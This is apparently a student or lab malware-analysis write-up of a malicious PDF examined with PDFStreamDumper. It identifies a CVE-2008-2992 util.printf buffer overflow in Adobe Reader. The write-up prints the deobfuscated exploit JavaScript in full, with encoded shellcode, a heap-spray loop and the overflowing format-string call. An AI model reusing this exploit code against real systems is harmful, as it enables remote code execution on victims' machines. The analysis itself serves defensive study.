
Malicious PDF File Analysis - No. 11

We have used pdfstreamdumper to analzye the malware and for the first, we have performed static analyze using exploit scan functionality of pdfstreamdumper.

Before that, as soon as the file gets uploaded into stream dumper, we could see the objects of raw pdf at the left side panel and there were 7 Objects.




```
7 Objects
1 HLen: 0x5F
2 HLen: 0x30
3 HLen: 0x37
4 HLen: 0x45
5 HLen: 0x40
6 0x216-0x1515
0 HLen: 0xD7
```

```
<<
    /Type/Catalog/Outlines 2 0 R/Pages 3 0 R/OpenAction 5 0 R
>>
```

```
Message
Parsing Complete Objects: 7  Elapsed Time: 0.078 seconds
0xD8 bytes after end of last object @ offset 0x1527
C# Filters not initilized. See Tools->Manual Filters and click on iText Filters = false link
```

```
PDF Path C:\Users\IEUser\Desktop\maliciouspdf\malicious.pdf
Streams:1 | JS: 1 | Embeds: 0 | Pages: 1 | TTF: 0 | U3D: 0 | flash: 0 | UnkFlt: 0 | Action: 1 | PRC: 0
```

After performing exploit scan, buffer overflow exploit was being discovered which could be seen in the below figure. Also opening the pdf file triggered an exe to run (calculator.exe)


PDFStreamDumper - http://sandsprite.com FileSize: 5 Kb LoadTime: 0.14 seconds
Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace Tools Help_Videos
350172027.txt - Notepad
File Edit Format View Help
Windows (CRLF) Ln 1, Col 1 100%
Text HexDump Stream Details
Errors Search Debug (3)
Shell PDF Path
Load Abort
Type here to search
7:58 PM 10/13/2022

```
7 Objects
1 HLen: 0x5F
2 HLen: 0x30
3 HLen: 0x37
4 HLen: 0x45
5 HLen: 0x40
6 0x216-0x1515
0 HLen: 0xD7
```


```
<<
    /Type/Catalog/Outlines 2 0 R/Pages 3 0 R/OpenAction 5 0 R
>>
```

```
Exploit CVE-2008-2992 Date:11.4.08 v8.1.2 - util.printf - found in stream: 6

Note other exploits may be hidden with javascript obsfuscation
It is also possible these functions are being used in a non-exploit way.
```

```
Message
Parsing Complete Objects: 7  Elapsed Time: 0.078 seconds
0xD8 bytes after end of last object @ offset 0x1527
C# Filters not initilized. See Tools->Manual Filters and click on iText Filters = false link
```

```
PDF Path C:\Users\IEUser\Desktop\maliciouspdf\malicious.pdf
Streams:1 | JS: 1 | Embeds: 0 | Pages: 1 | TTF: 0 | U3D: 0 | flash: 0 | UnkFlt: 0 | Action: 1 | PRC: 0
```


PDFStreamDumper - http://sandsprite.com FileSize: 5 Kb LoadTime: 0.14 seconds
Load Exploits_Scan Javascript_UI Unescape_Selection Manual_Escapes Update_Current_Stream Goto_Object Search_For Find/Replace Tools Help_Videos
Text HexDump Stream Details
Errors Search Debug (3)
Shell PDF Path
Load Abort
Type here to search
8:02 PM 10/13/2022

```
7 Objects
1 HLen: 0x5F
2 HLen: 0x30
3 HLen: 0x37
4 HLen: 0x45
5 HLen: 0x40
6 0x216-0x1515
0 HLen: 0xD7
```

```
u9797%u4342%u47f5%u379b%u4bf9%u9899%u429b%u9641%u4240%u9648%uf549%u9191%u9243%u4ff9%u4993%u474b%u91fd%u4999%u4798%
u419b%u4a97%u4690%u92fd%ufd4e%u9f40%u4798%u4e43%u9196%u4ed6%u4b98%u4b4f%u4f96%u9398%u91d6%u4f48%u4698%u4b47%u9f4a%
uf942%u9140%u279b%u98f9%u912f%u924e%u4241%u3f90%u9943%u4640%u992f%u4e99%u96fc%u9942%u4092%u9237%u9f9f%uf542%u90fd%
ufc4a%uf827%u4042%uf89f%uf947%u4992%u4b4e%u9196%u46f8%ud69f%u9343%u4f40%u484b%uf899%u9893%u4748%u91fc%u9642%u91f8%
u2799%u419f%u4e49%u4193%u4e3f%u9ff5%u2f96%u90f5%u93d6%u9849%u4637%u4f4f%ufcf9%u4f46%u4192%u4246%uf996%u374b%ufc4b%
u4290%ud696%u3f48%ufd4e%u404f%ud646%u4898%u919f%u924b%u4b91%u9b4f%u4b27%u903f%uf848%u9142%u40fd%u2741%u4392%u48d6%
u27fd%u2798%u9790%uf99b%u479f%u40fc%u2f4a%ud64e%u412f%ufd42%ufd43%u274b%u81bf%u0b51%uda10%ud9d8%u2474%u5df4%uc931%
u31b1%uc583%u3104%u0f7d%u7d03%ub38e%uecfe%ub178%u0d01%ud678%ue888%ud649%u79ef%ue6f9%u2f64%u8df5%uc429%ue08e%uebe5%
u4e27%uc2d0%ue3b8%u4420%ufe3a%ua674%u3103%ua789%u2c44%uf560%u3a1d%uead7%u762a%u81e4%u9660%u756c%u9930%u285d%uc04b%
uca7d%u7898%ud434%u45fd%u6f8e%u3135%ua611%uba04%u87be%u49a9%uc0be%ub20d%u38b5%u4f6e%ufece%u8b0d%ue55b%u58b5%uc1fb%
u8c44%u829a%u794a%ucde8%u7c4e%u663d%uf56a%ua9c0%u4dfb%u6de7%u16a0%u3486%uf80c%u27b7%ua5ef%u231d%ub11d%u6e2f%u444b%
u14bd%u4639%u16bd%u2f6d%u9d8c%u28e2%u7411%uc647%ud55b%u4fe1%u8f02%u0db0%u65b5%u2bf6%u8c36%ucf86%ue526%u9483%u15e0%
u85f9%u1984%ua6ae%u798c%u3531%u504c%ubdd4%uacf7");
    var rolOFCpkaulbvbgxmFNezi ="";
    for (JlNKLvIVngwFwUBZHRdOtbuYJmLfixLTpIk=128;JlNKLvIVngwFwUBZHRdOtbuYJmLfixLTpIk>=0;--
JlNKLvIVngwFwUBZHRdOtbuYJmLfixLTpIk) rolOFCpkaulbvbgxmFNezi += unescape("%u4897%u3ff8");
    YwXPUPrqRZsyAGp = rolOFCpkaulbvbgxmFNezi + SVEtRzCgDrSzBPhQxmjaTFgKVXhKEUXLni;
    ZQusXOHJdUUcqLYBsVaSTSAMhaRKTXRMUykFbJlfXd = unescape("%u4897%u3ff8");
    xflirEpDsGdPsWhhTGNpazXWToZFSIcgvoxFdaNxc = 20;
    USaxmzwxpVCvNnqgPNbTfpprvCNOuaBAJsJnIGfXpoUmD = xflirEpDsGdPsWhhTGNpazXWToZFSIcgvoxFdaNxc+YwXPUPrqRZsyAGp.length
    while (ZQusXOHJdUUcqLYBsVaSTSAMhaRKTXRMUykFbJlfXd.length<USaxmzwxpVCvNnqgPNbTfpprvCNOuaBAJsJnIGfXpoUmD)
ZQusXOHJdUUcqLYBsVaSTSAMhaRKTXRMUykFbJlfXd+=ZQusXOHJdUUcqLYBsVaSTSAMhaRKTXRMUykFbJlfXd;
    aIoX = ZQusXOHJdUUcqLYBsVaSTSAMhaRKTXRMUykFbJlfXd.substring(0, USaxmzwxpVCvNnqgPNbTfpprvCNOuaBAJsJnIGfXpoUmD);
    bbshePPcBeOqvCDtTHRQDQltLoyjCHYkhUBpRZYRJEfGu = ZQusXOHJdUUcqLYBsVaSTSAMhaRKTXRMUykFbJlfXd.substring(0,
ZQusXOHJdUUcqLYBsVaSTSAMhaRKTXRMUykFbJlfXd.length-USaxmzwxpVCvNnqgPNbTfpprvCNOuaBAJsJnIGfXpoUmD);
```


```
Message
Parsing Complete Objects: 7  Elapsed Time: 0.078 seconds
0xD8 bytes after end of last object @ offset 0x1527
C# Filters not initilized. See Tools->Manual Filters and click on iText Filters = false link
```

```
PDF Path C:\Users\IEUser\Desktop\maliciouspdf\malicious.pdf
Streams:1 | JS: 1 | Embeds: 0 | Pages: 1 | TTF: 0 | U3D: 0 | flash: 0 | UnkFlt: 0 | Action: 1 | PRC: 0
```

As seen above, Object-6 has javascript code.

The javascript code, which is infact obfuscated was being converted to raw and tried to make a executable shell file out of it.

```
    var SVEtRzCgDrSzBPhQxmjaTFgKVXhKEUXLni = unescape("%u4997%u4bf9%u3ffc%u4837%u4696%u9690%u4897%u4949%ud691%u4a4a%u98f9%uf846%u4842%u9b40%u47f9%u42fc%u914e%u4a43%uf59f%u4848%u2f4f%u91fc
%u912f%uf949%u90f8%u9098%u98f8%u992f%u4a4a%u48fd%u2ff9%u404e%u4f9f%u92fd%u3f40%u4040%u2f97%u9292%u4bf9%u4242%u47d6%u3f90%u4a98%ud63f%u9099%u4940%u9392%u9bf8%u963f%u979b%u9f4f%u2798%ufc2f
%u2f90%u409f%ufc3f%u919b%u9bf8%ufc40%u4643%u469f%u4948%u4f41%u9193%u98f5%u9641%uf94a%u43d6%u424f%uf8d6%u489b%uf92f%u91f9%u9747%u2740%u2746%u414b%u4ed6%u483f%u4143%u9737%ud64f%u9146%u494e
%u4ff5%u4248%u4246%uf992%u9f4b%ufd27%u924b%ud696%u9b46%u493f%u4237%u9393%u2f91%u4896%u4e49%u972f%u4393%u474f%u2f4f%u91f9%u4046%ufcfc%u4f4b%u4f27%u4b42%u994e
%u4b49%u4090%u4893%u93f9%u2f48%u9927%u9b96%u9743%u3fd6%u4f9b%u423f%u9196%uf82f%u3f99%u499f%u939f%u4047%u4349%u4f40%u9140%u4690%u3f3f%uf5d6%u9bd6%u9298%u2727%ufd99%u484b
%u9396%u9396%u9f37%u9390%uf549%u3748%u409b%u9690%u2798%u273f%uf892%u919b%u2f99%u9f3f%u9bd6%u9141%u422f%u4696%ufc96%u4097%u4f97%u2fd6%u48fc%u96f8%u4f93%uf52f
%u9f41%u4e27%u9f91%u43f5%u27f9%u974b%ud643%u4f3f%u464a%u9798%u9942%uf537%u9f93%u494e%u4898%uf948%u2ff9%u4749%u9b4f%u4243%u91f9%u934b%u4896%u9699%u904f%u924f%u994e%u90f8%u969f
%uf998%u4042%u4890%u9746%u4a40%u4792%u97f9%u9f2f%ufd40%u4790%u4b46%u9297%ufc47%u4e4b%u9942%ufc98%u99f9%u9942%u4892%u2f42%u974b%u4097%u434b%u4e27%u49d6%u9890%u27fc%u914a
%ufc46%u3f46%u9692%u9897%uf896%u9127%u9b27%u4990%u2f46%ufdfc%u93d6%ufc93%u4e4f%u474a%u9b47%u9f43%u3727%uf940%u933f%u9790%u9bfd%ufc42%u4046%u994e%u4040%u4196%u9890%u3797%u2f91%u374e
%u4190%u9792%u3f97%uf996%u9341%u919f%u4627%u90d6%u4043%u9747%u99f5%u4390%u4627%u983f%u3749%u9727%uf547%u9998%u91f9%u49fc%u939f%u9f48%u4e41%ufc4e%ufd43%u9797%u4342%u47f5%u379b
%u4bf9%u9899%u429b%u9641%u4240%u9648%uf549%u9191%u9243%u4ff9%u4993%u474b%u91fd%u4999%u4798%u419b%u4a97%u4690%u92fd%ufd4e%u9f40%u4798%u4e43%u9196%u4ed6%u4b98%u4b4f
%u4f96%u9398%u91d6%u4f48%u4698%u4b47%u9f4a%uf942%u9140%u279b%u98f9%u912f%u924e%u4241%u3f90%u9943%u4640%u992f%u4e99%u96fc%u9942%u4092%u9237%u9f9f%uf542%u90fd%ufc4a%uf827%u4042%uf89f
%uf947%u4992%u4b4e%u9196%u46f8%ud69f%u9343%u4f40%u484b%uf899%u9893%u4748%u91fc%u9642%u91f8%u2799%u419f%u4e49%u4193%u4e3f%u9ff5%u2f96%u90f5%u93d6%u9849%u4637%u4f4f
%ufcf9%u4f46%u4192%u4246%uf996%u374b%ufc4b%u4290%ud696%u3f48%ufd4e%u404f%ud646%u4898%u919f%u924b%u4b91%u9b4f%u4b27%u903f%uf848%u9142%u40fd%u2741%u4392%u48d6%u27fd%u2798%u9790%uf99b%u479f
%u40fc%u2f4a%ud64e%u412f%ufd42%ufd43%u274b%u81bf%u0b51%uda10%ud9d8%u2474%u5df4%uc931%u31b1%uc583%u3104%u0f7d%u7d03%ub38e%uecfe%ub178%u0d01%ud678%ue888%ud649%u79ef
%ue6f9%u2f64%u8df5%uc429%ue08e%uebe5%u4e27%uc2d0%ue3b8%u4420%ufe3a%ua674%u3103%ua789%u2c44%uf560%u3a1d%uead7%u762a%u81e4%u9660%u756c%u9930%u285d%uc04b%uca7d%u7898%ud434%u45fd%u6f8e
%u3135%ua611%uba04%u87be%u49a9%uc0be%ub20d%u38b5%u4f6e%ufece%u8b0d%ue55b%u58b5%uc1fb%u8c44%u829a%u794a%ucde8%u7c4e%u663d%uf56a%ua9c0%u4dfb%u6de7%u16a0%u3486%uf80c%u27b7%ua5ef%u231d%ub11d
%u6e2f%u444b%u14bd%u4639%u16bd%u2f6d%u9d8c%u28e2%u7411%uc647%ud55b%u4fe1%u8f02%u0db0%u65b5%u2bf6%u8c36%ucf86%ue526%u9483%u15e0%u85f9%u1984%ua6ae%u798c%u3531%u504c%ubdd4%uacf7");
    var rolOFCpkaulbvbgxmFNezi ="";
    for (JlNKLvIVngwFwUBZHRdOtbuYJmLfixLTpIk=128;JlNKLvIVngwFwUBZHRdOtbuYJmLfixLTpIk>=0;--JlNKLvIVngwFwUBZHRdOtbuYJmLfixLTpIk) rolOFCpkaulbvbgxmFNezi += unescape("%u4897%u3ff8");
    YwXPUPrqRZsyAGp = rolOFCpkaulbvbgxmFNezi + SVEtRzCgDrSzBPhQxmjaTFgKVXhKEUXLni;
    ZQusXOHJdUUcqLYBsVaSTSAMhaRKTXRMUykFbJlfXd = unescape("%u4897%u3ff8");
    xflirEpDsGdPsWhhTGNpazXWToZFSIcgvoxFdaNxc = 20;
    USaxmzwxpVCvNnqgPNbTfpprvCNOuaBAJsJnIGfXpoUmD = xflirEpDsGdPsWhhTGNpazXWToZFSIcgvoxFdaNxc+YwXPUPrqRZsyAGp.length
    while (ZQusXOHJdUUcqLYBsVaSTSAMhaRKTXRMUykFbJlfXd.length<USaxmzwxpVCvNnqgPNbTfpprvCNOuaBAJsJnIGfXpoUmD) ZQusXOHJdUUcqLYBsVaSTSAMhaRKTXRMUykFbJlfXd
+=ZQusXOHJdUUcqLYBsVaSTSAMhaRKTXRMUykFbJlfXd;
    aIoX = ZQusXOHJdUUcqLYBsVaSTSAMhaRKTXRMUykFbJlfXd.substring(0, USaxmzwxpVCvNnqgPNbTfpprvCNOuaBAJsJnIGfXpoUmD);
    bbshePPcBeOqvCDtTHRQDQltLoyjCHYkhUBpRZYRJEfGu = ZQusXOHJdUUcqLYBsVaSTSAMhaRKTXRMUykFbJlfXd.substring(0, ZQusXOHJdUUcqLYBsVaSTSAMhaRKTXRMUykFbJlfXd.length-
USaxmzwxpVCvNnqgPNbTfpprvCNOuaBAJsJnIGfXpoUmD);
    while(bbshePPcBeOqvCDtTHRQDQltLoyjCHYkhUBpRZYRJEfGu.length+USaxmzwxpVCvNnqgPNbTfpprvCNOuaBAJsJnIGfXpoUmD < 0x40000) bbshePPcBeOqvCDtTHRQDQltLoyjCHYkhUBpRZYRJEfGu =
bbshePPcBeOqvCDtTHRQDQltLoyjCHYkhUBpRZYRJEfGu+bbshePPcBeOqvCDtTHRQDQltLoyjCHYkhUBpRZYRJEfGu+aIoX;
    FsYbzgPiipQHnWZhXNGXEMKcNGrOWfAqoGmfgKjiJMGnpzvOMcqlVKVRppQDnlizFfgjBlnUZMhCyoCK = new Array();
    for (YIQvcQjU=0;YIQvcQjU<1450;YIQvcQjU++) FsYbzgPiipQHnWZhXNGXEMKcNGrOWfAqoGmfgKjiJMGnpzvOMcqlVKVRppQDnlizFfgjBlnUZMhCyoCK[YIQvcQjU] = bbshePPcBeOqvCDtTHRQDQltLoyjCHYkhUBpRZYRJEfGu +
YwXPUPrqRZsyAGp;
    util.printf("%45000.45000f", 0);
```



nvd.nist.gov/vuln/detail/CVE-2008-2992#vulnCurrentDescriptionTitle

CVE-2008-2992 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

Stack-based buffer overflow in Adobe Acrobat and Reader 8.1.2 and earlier allows remote attackers to execute arbitrary code via a PDF file that calls the util.printf JavaScript function with a crafted format string argument, a related issue to CVE-2008-1104.

Hide Analysis Description


Analysis Description

Stack-based buffer overflow in Adobe Acrobat and Reader 8.1.2 allows remote attackers to execute arbitrary code via a PDF file containing a crafted format string in the util.printf JavaScript function.

QUICK INFO

